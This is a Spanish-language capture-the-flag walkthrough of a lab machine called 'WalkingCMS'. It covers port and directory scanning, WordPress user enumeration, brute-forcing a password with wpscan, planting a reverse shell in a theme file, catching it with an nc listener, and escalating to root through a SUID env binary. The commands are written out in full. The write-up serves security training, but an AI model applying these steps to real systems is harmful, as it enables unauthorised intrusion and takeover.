

WalkingCMS

Paso 1

Usar nmap para ver los puertos abiertos.

```
sudo nmap -p- -sC -sV --min-rate 5000 -vvv --open -sS -n -Pn 172.17.0.2 -oN escaneo
```

Resultado:

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64  Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Paso 2

Usaremos Gobuster para el Fuzzing y encontrar algo interesante en la navegación.

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x php,sh,py,txt
```

Resultado:


```

=====
Starting gobuster in directory enumeration mode
=====
/.php                (Status: 403) [Size: 275]
/.hta.sh             (Status: 403) [Size: 275]
/.hta.php            (Status: 403) [Size: 275]
/.hta.txt            (Status: 403) [Size: 275]
/.htaccess           (Status: 403) [Size: 275]
/.hta               (Status: 403) [Size: 275]
/.hta.py             (Status: 403) [Size: 275]
/.htaccess.txt       (Status: 403) [Size: 275]
/.htaccess.py        (Status: 403) [Size: 275]
/.htpasswd.php       (Status: 403) [Size: 275]
/.htaccess.php       (Status: 403) [Size: 275]
/.htaccess.sh        (Status: 403) [Size: 275]
/.htpasswd.py        (Status: 403) [Size: 275]
/.htpasswd.sh        (Status: 403) [Size: 275]
/.htpasswd.txt       (Status: 403) [Size: 275]
/.htpasswd           (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 10701]
/server-status       (Status: 403) [Size: 275]
/wordpress           (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
Progress: 23070 / 23075 (99.98%)

```

Paso 3

Cuando abrimos `/wordpress` podemos ver un wordpress tipo blog y si navegamos encontramos más información que nos servirá.



¡Hola, mundo!

Te damos la bienvenida a WordPress. Esta es tu primera entrada. Edítala o bórrala, ¡luego empieza a escribir!

marzo 20, 2024

Si le damos clic al enlace de marzo 20 podemos ver que el usuario que lo escribió fue `mario` por lo que sabemos que existe ese usuario.

¡Hola, mundo!

Te damos la bienvenida a WordPress. Esta es tu primera entrada. Edítala o bórrala, ¡luego empieza a escribir!

marzo 20, 2024 mario [Sin categoría](#)

Si seguimos navegando encontramos el panel de login de Wordpress. *Un dato de Wordpress es que si pones el usuario y la contraseña mal te sale un mensaje diciendo que la contraseña no es correcta para ese usuario y si pones un usuario que no existe te saldrá que el usuario no existe por lo que podemos verificarlo de esa forma o usar "Wpscan" directamente.*



Ahora estás desconectado.

Nombre de usuario o correo electrónico

Contraseña



☐ Recuérdame

Acceder

[¿Has olvidado tu contraseña?](#)

[← Ir a Web Invulnerable](#)



Español



Cambiar

Si usamos "Wpscan" para enumerar y así encontrar datos valiosos de forma automatizada debemos ejecutar este comando

```
wpscan --url http://172.17.0.2/wordpress/ --enumerate u
```

Paso 4

Ahora que sabemos que el usuario `mario` existe procedemos a realizar un ataque de fuerza bruta para dar con la contraseña. Usaremos wpscan para ello con el siguiente comando:

```
wpscan --url http://172.17.0.2/wordpress/ -U mario -P /usr/share/wordlists/rockyou.txt
```


El resultado fue de la contraseña fue love :

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
Trying mario / catherine Time: 00:00:02 <

[!] Valid Combinations Found:
| Username: mario, Password: love
```

Paso 5

Una vez ingresamos al panel de Wordpress navegamos hacia Apariencia > Theme code editor en este caso es así hay que considerar que no siempre será así.



Web In vulnerable

6

1

Añadir

Escritorio

Entradas

Medios

Páginas

Comentarios 1

Apariencia

Temas 3

Editor

Theme Code Editor

Plugins 2

Usuarios

Herramientas

Ajustes

Theme Editor

Cerrar menú

Edit Themes

BUY PRO

This theme is currently activated!

Warning: Making changes to active themes is not recommended.

Twenty Twenty-Two: Editing twentytwentytwo/style.css

Select theme to edit: Twenty Twenty-T Select

Upload Create Remove

1 /*

2 Theme Name: Twenty Twenty-Two

3 Theme URI: https://wordpress.org/themes/twentytwentytwo/

4 Author: the WordPress team

5 Author URI: https://wordpress.org/

6 Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a truly unique website. The theme's subtle styles are inspired by the diverse

7 Requires at least: 5.9

8 Tested up to: 6.4

9 Requires PHP: 5.6

10 Version: 1.6

11 License: GNU General Public License v2 or later

12 License URI: http://www.gnu.org/licenses/gpl-2.0.html

13 Text Domain: twentytwentytwo

14 Tags: one-column, custom-colors, custom-menu, custom-logo, editor-style, featured-images, full-site-editing, block-patterns, rtl-language-support, sticky-post, threaded-comments, style-var

15

16 Twenty Twenty-Two WordPress Theme, (C) 2021 WordPress.org

17 Twenty Twenty-Two is distributed under the terms of the GNU GPL.

18 */

19

20 /*

21 * Font smoothing.

22 * This is a niche setting that will not be available via Global Styles.

23 * https://github.com/WordPress/gutenberg/issues/35934

24 */

25

26 body {

27 -moz-osx-font-smoothing: grayscale;

Theme Files

assets

inc

parts

styles

templates

functions.php

index.php

readme.txt

screenshot.png

style.css

theme.json


Update File

Download File

Download Theme

Ahora viendo las posibilidades haremos una reverse shell para poder ingresar al servidor. Usamos esta página llamada ["Reverse Shell Generator"](#) (*Debemos poner nuestra ip y el puerto en el que haremos la reverse shell*) :






Paso 7

Una vez que le hayamos dado a guardar en el panel de Wordpress procedemos a abrir una ventana nueva en la terminal y ejecutamos este código para escuchar el puerto 8888:

```
nc -nlvp 8888
```

Una vez que ejecutes el comando debes ingresar a la página donde pusimos el código de la reverse shell en este caso es `/wordpress/wp-content/themes/twentytwentytwo/index.php` :



Una vez que le hagas clic pasará lo siguiente en nuestra terminal:

```

(21:23:32) -> nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.1.17] from (UNKNOWN) [172.17.0.2] 52386
Linux 461eb0d605b2 6.10.11-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.10.11-1parrot1 (2024-10-03) x86_64 GNU/Linux
00:23:43 up 1:01, 0 user, load average: 0.15, 0.15, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@461eb0d605b2:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/env
www-data@461eb0d605b2:/$ whoami
whoami
www-data
www-data@461eb0d605b2:/$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p

```

Desglosando sería que accedimos pero debemos ejecutar una serie de comandos para ejecutar una terminal bash y poder escalar privilegios:

1. Este es el script necesario para poder tener una consola bash:

```
script /dev/null -c bash
```

2. Ejecutamos este comando para ver si encontramos algo interesante y como podemos ver en la imagen vemos que existe `/usr/bin/env` donde podemos atacar:

```
find / -perm -4000 2>/dev/null
```

3. Al saber lo anterior ejecutamos el siguiente comando y podremos escalar privilegios a root:

```
/usr/bin/env /bin/sh -p
```

Resultado:

```

# whoami
whoami
root
#

```


Listo!